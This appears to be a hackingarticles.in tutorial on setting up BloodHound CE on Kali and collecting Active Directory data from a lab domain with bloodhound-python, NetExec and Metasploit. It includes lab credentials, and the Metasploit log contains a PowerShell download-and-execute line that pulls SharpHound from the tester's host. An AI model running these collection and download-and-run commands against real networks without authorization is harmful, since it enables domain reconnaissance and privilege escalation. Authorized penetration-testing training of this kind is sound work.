Active Directory Enumeration: BloodHound

hackingarticles.in/active-directory-enumeration-bloodhound

raj March 19, 2026

```
┌──(root㉿kali)-[~]
└─# apt install -y bloodhound
The following packages were automatically installed and
  curlftpfs                  libconfig-inifiles-perl  libf
  gir1.2-girepository-2.0    libcrypt-dev             libg
  libarmadillo14             libdisplay-info2         libg
  libaudio2                  libdlt2                  libg
  libavfilter10              libdraco8                libg
Use 'apt autoremove' to remove them.

Installing:
  bloodhound
```

BloodHound Community Edition (CE) is a powerful open-source tool used by penetration testers and red team operators to analyze Active Directory (AD) environments. It maps relationships between users, groups, computers, and permissions to reveal attack paths that could allow an attacker to escalate privileges and ultimately compromise the domain.

This guide walks through every step: installation on Kali Linux, backend setup, data collection using multiple methods, and analysis inside the BloodHound UI.

Table of Content

- **Introduction to BloodHound**
- **Components of BloodHound**
- **Common Use Cases**
- **Installation**
- **Initial Setup (bloodhound-setup)**
- **Change Neo4j Password**
- **Configure bhapi.json**
- **Start BloodHound Server**
- **Login to BloodHound UI**
- **Upload Data**
- **Data Collection Methods**
  - **bloodhound**
  - **NetExec**
  - **Metasploit**
- **Understanding Graph Layout**
- **User & Group Enumeration**
- **Privilege Escalation Paths**

- **ACL Abuse Techniques**
- **High-Value Target Identification**
- **Attack Path Analysis**
- **Important BloodHound Queries**
- **Domain Admin Discovery**
- **DCSync Privilege Analysis**
- **AS-REP Roasting Detection**
- **LAPS & GMSA Abuse**
- **Database Management**
- **Risk Analysis & Prioritization**
- **Conclusion**

It has two main components:

1. **Data Collector (SharpHound / AzureHound)** Collects data from the target environment via LDAP, SMB, and other protocols. Outputs JSON files (zip) that are imported into the BloodHound UI.

2. **BloodHound GUI (Neo4j-backed)** A web or desktop application that ingests the collected data and lets you run graph queries (Cypher) to find paths.

Common use cases

- **Find shortest path to Domain Admin** from any user
- **Identify Kerberoastable accounts** with paths to high-value targets
- **AS-REP Roasting candidates**
- **DCSync privilege holders**
- **Unconstrained/Constrained Delegation** abuse paths
- **ACL abuse paths** (WriteDACL, GenericAll, GenericWrite, etc.)

Install BloodHound

BloodHound CE is available directly from the Kali Linux package repositories. Install it using apt with the -y flag to auto-confirm prompts:

```
apt install -y bloodhound
```

This installs BloodHound CE along with all required dependencies including Neo4j, PostgreSQL libraries, and supporting packages.

```
┌──(root㉿kali)-[~]
└─# apt install -y bloodhound
The following packages were automatically installed and
  curlftpfs                 libconfig-inifiles-perl  libf
  gir1.2-girepository-2.0   libcrypt-dev             libg
  libarmadillo14            libdisplay-info2         libg
  libaudio2                 libdlt2                  libg
  libavfilter10             libdraco8                libg
Use 'apt autoremove' to remove them.

Installing:
  bloodhound
```

Run bloodhound-setup

After installation, run the setup command to initialize all backend services including PostgreSQL and Neo4j:

bloodhound-setup
The setup process performs the following actions automatically:

- Starts the PostgreSQL service and creates the BloodHound database and user
- Starts Neo4j graph database at http://localhost:7474
- Displays default Neo4j credentials (user: neo4j / password: neo4j)
- Reminds you to update /etc/bhapi/bhapi.json after changing the password
- Opens the Neo4j browser at http://localhost:7474


```
┌──(root㉿kali)-[~]
└─# bloodhound-setup

 [*] Starting PostgreSQL service

 [*] Creating Database

 Creating database user

 Creating database
ALTER ROLE

 [*] Starting neo4j
Neo4j is not running.
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:6710). It is available at http://localhost:7474
There may be a short delay until the server is ready.

 [i] You need to change the default password for neo4j
     Default credentials are user:neo4j password:neo4j

 [!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json w
.......................
 opening http://localhost:7474/
```

Change Neo4j Default Password


BloodHound requires you to change the default Neo4j password before it can function. Open your browser and navigate to:

http://localhost:7474/browser/
Connect using the default credentials:

- Username: neo4j
- Password: neo4j



After connecting, you will be immediately prompted to set a new password. Enter and confirm your new password, then click Change password:



Update bhapi.json

After changing your Neo4j password, you must update the BloodHound API configuration file to reflect the new credentials:

cat /etc/bhapi/bhapi.json
Edit the neo4j section to update the “secret” field with your new password:

The file contains three main sections:

- “database” — PostgreSQL connection settings (addr, username, secret, database)
- “neo4j” — Neo4j connection settings (addr: localhost:7687, username: neo4j, secret: YOUR_NEW_PASSWORD)
- “default_admin” — Default BloodHound admin credentials (principal_name, password)

```
┌──(root㉿kali)-[~]
└─# cat /etc/bhapi/bhapi.json
{
  "database": {
    "addr": "localhost:5432",
    "username": "_bloodhound",
    "secret": "bloodhound",
    "database": "bloodhound"
  },
  "neo4j": {
    "addr": "localhost:7687",
    "username": "neo4j",
    "secret": "123"
  },
  "default_admin": {
    "principal_name": "admin",
    "password": "admin",
    "first_name": "Bloodhound",
    "last_name": "Kali"
  }
}
```

Start BloodHound

With Neo4j running and bhapi.json configured, start the BloodHound CE server:

bloodhound
The command will:

- Confirm Neo4j is already running (or start it)
- Start the BloodHound API server
- Open the BloodHound UI at http://127.0.0.1:8080


```
┌──(root㉿kali)-[~]
└─# bloodhound

 Starting neo4j
Neo4j is running at pid 6710

 Bloodhound will start

 IMPORTANT: It will take time, please wait ...

{"time":"2026-03-19T07:30:15.068237113-04:00","le
ddr":"127.0.0.1:33900"}

 opening http://127.0.0.1:8080
{"time":"2026-03-19T07:30:15.092838908-04:00","le
```

Login to BloodHound UI

Open your browser and navigate to the BloodHound UI:

http://127.0.0.1:8080/ui/login
Login with the default admin credentials defined in bhapi.json:


- Email Address: admin
- Password: admin (or your configured password)



Upload Data to BloodHound

After logging in, BloodHound CE will present an upload dialog. You need to upload JSON or ZIP files collected from the target Active Directory environment. You can:

- Drag and drop files anywhere on the interface
- Use the upload button in the main navigation
- Use the sample dataset link to explore the UI without real data



Data Collection Methods

BloodHound can collect data from Active Directory using three primary methods. Each is suited for different scenarios during a penetration test.

Method A — BloodHound.py (Remote, from Kali)

BloodHound.py is a Python-based collector that runs remotely from your Kali machine. It connects via LDAP to the Domain Controller and does not require placing any files on the target Windows system.

bloodhound-python -u raaz -p Password@1 -ns 192.168.1.11 -d ignite.local -c All

- -u raaz — Domain username
- -p Password@1 — Password
- -ns 192.168.1.11 — Name server (Domain Controller IP)
- -d ignite.local — Target domain
- -c All — Collect all available data (Users, Groups, Computers, GPOs, etc.)

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u raaz -p Password@1 -ns 192.168.1.11 -d ignite.local -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc.ignite.local
INFO: Found 20 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN-SQL.ignite.local
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 01S
```

Method B — NetExec

NetExec (nxc, successor to CrackMapExec) includes a built-in BloodHound collection module. This method is useful when you already have valid credentials and want an all-in-one enumeration approach.

nxc ldap 192.168.1.11 -u raaz -p Password@1 --bloodhound --collection All --dns-server 192.168.1.11
The output is saved as a compressed ZIP file at:

/root/.nxc/logs/DC_192.168.1.11_<DATE>_<TIME>_bloodhound.zip

Upload this ZIP file directly to BloodHound CE — it accepts both raw JSON and compressed ZIP files.

```
└─# nxc ldap 192.168.1.11 -u raaz -p Password@1 --bloodhound --collection All --dns-server 192.168.1.11
LDAP        192.168.1.11    389    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local) (signing:None) (cha
LDAP        192.168.1.11    389    DC               [+] ignite.local\raaz:Password@1
LDAP        192.168.1.11    389    DC               Resolved collection methods: container, trusts, dcom, objectprops, group, rdp, localadmin, s
LDAP        192.168.1.11    389    DC               Done in 0M 1S
LDAP        192.168.1.11    389    DC               Compressing output into /root/.nxc/logs/DC_192.168.1.11_2026-03-19_073915_bloodhound.zip
```

Method C — Metasploit BloodHound Ingestor

This module will execute the BloodHound C# Ingestor (aka SharpHound) to gather sessions, local admin, domain trusts and more. With this information BloodHound will easily identify highly complex attack paths that would otherwise be impossible to quickly


use post/windows/gather/bloodhound
set session 1
set srvport 8081
run
Metasploit runs SharpHound on the target, collects AD data, and gives you a ZIP file ready for BloodHound analysis.

```
msf > use post/windows/gather/bloodhound
msf post(windows/gather/bloodhound) > set session 1
session => 1
msf post(windows/gather/bloodhound) > set srvport 8081
srvport => 8081
msf post(windows/gather/bloodhound) > run
[*] Using URL: http://192.168.1.10:8081/URxPheV6WLa9
[*] Loading BloodHound with: IEX (new-object net.webclient).downloadstring('http://192.168.1.10:8081
[*] Invoking BloodHound with: Invoke-BloodHound -OutputDirectory "C:\Windows\TEMP" -ZipFileName nlxn
[*] #< CLIXML
[*] 2026-03-19T04:43:23.1804586-07:00|INFORMATION|This version of SharpHound is compatible with the
[*] 2026-03-19T04:43:23.2498652-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Se
[*] 2026-03-19T04:43:23.2654365-07:00|INFORMATION|Initializing SharpHound at 4:43 AM on 3/19/2026
[*] 2026-03-19T04:43:23.4502341-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Co
[*] 2026-03-19T04:43:23.5351116-07:00|INFORMATION|Beginning LDAP search for ignite.local
[*] 2026-03-19T04:43:23.5512686-07:00|INFORMATION|Producer has finished, closing LDAP channel
[*] 2026-03-19T04:43:23.5512686-07:00|INFORMATION|LDAP channel closed, waiting for consumers
[*] 2026-03-19T04:43:54.3335151-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 66 MB
[*] 2026-03-19T04:44:07.7767414-07:00|INFORMATION|Consumers finished, closing output channel
[*] Closing writers
[*] 2026-03-19T04:44:07.8617727-07:00|INFORMATION|Output channel closed, waiting for output task to
[*] 2026-03-19T04:44:07.8991780-07:00|INFORMATION|Status: 114 objects finished (+114 2.590909)/s --
[*] 2026-03-19T04:44:07.8991780-07:00|INFORMATION|Enumeration finished in 00:00:44.3773464
[*] 2026-03-19T04:44:07.9467518-07:00|INFORMATION|Saving cache with stats: 72 ID to type mappings.
[*]  72 name to SID mappings.
[*]  0 machine sid mappings.
[*]  2 sid to domain mappings.
[*]  0 global catalog mappings.
[*] 2026-03-19T04:44:07.9467518-07:00|INFORMATION|SharpHound Enumeration Completed at 4:44 AM on 3/1
[*] <Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress
AI><Nil />><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj><Obj S="progres
</PR></MS></Obj></Objs>
[+] Downloaded C:\Windows\TEMP\20260319044407_nlxnrtq.zip: /root/.msf4/loot/20260319074454_default_1
[+] Zip password: vnkepgxqhifb
[*] Server stopped.
```

Analyzing Results in BloodHound

Searching for Domain Objects

Use the SEARCH tab in the left panel to find specific users, groups, computers, or domains. Type the object name to locate it and click to expand its relationships in the graph view.



When you first run BloodHound against a domain, one of the most revealing views is the Users graph — a visual map of every account and how it connects to groups.

Understanding the Graph Layout

BloodHound uses a **node-and-edge** model to represent AD relationships. In this graph:

- **Green nodes=** Individual user accounts
- **Yellow nodes=** Active Directory groups
- **Arrows labeled MemberOf=** Group membership relationships

Every user on the left flows rightward through group memberships, eventually connecting to the parent group USERS@IGNITE.LOCAL on the far right.

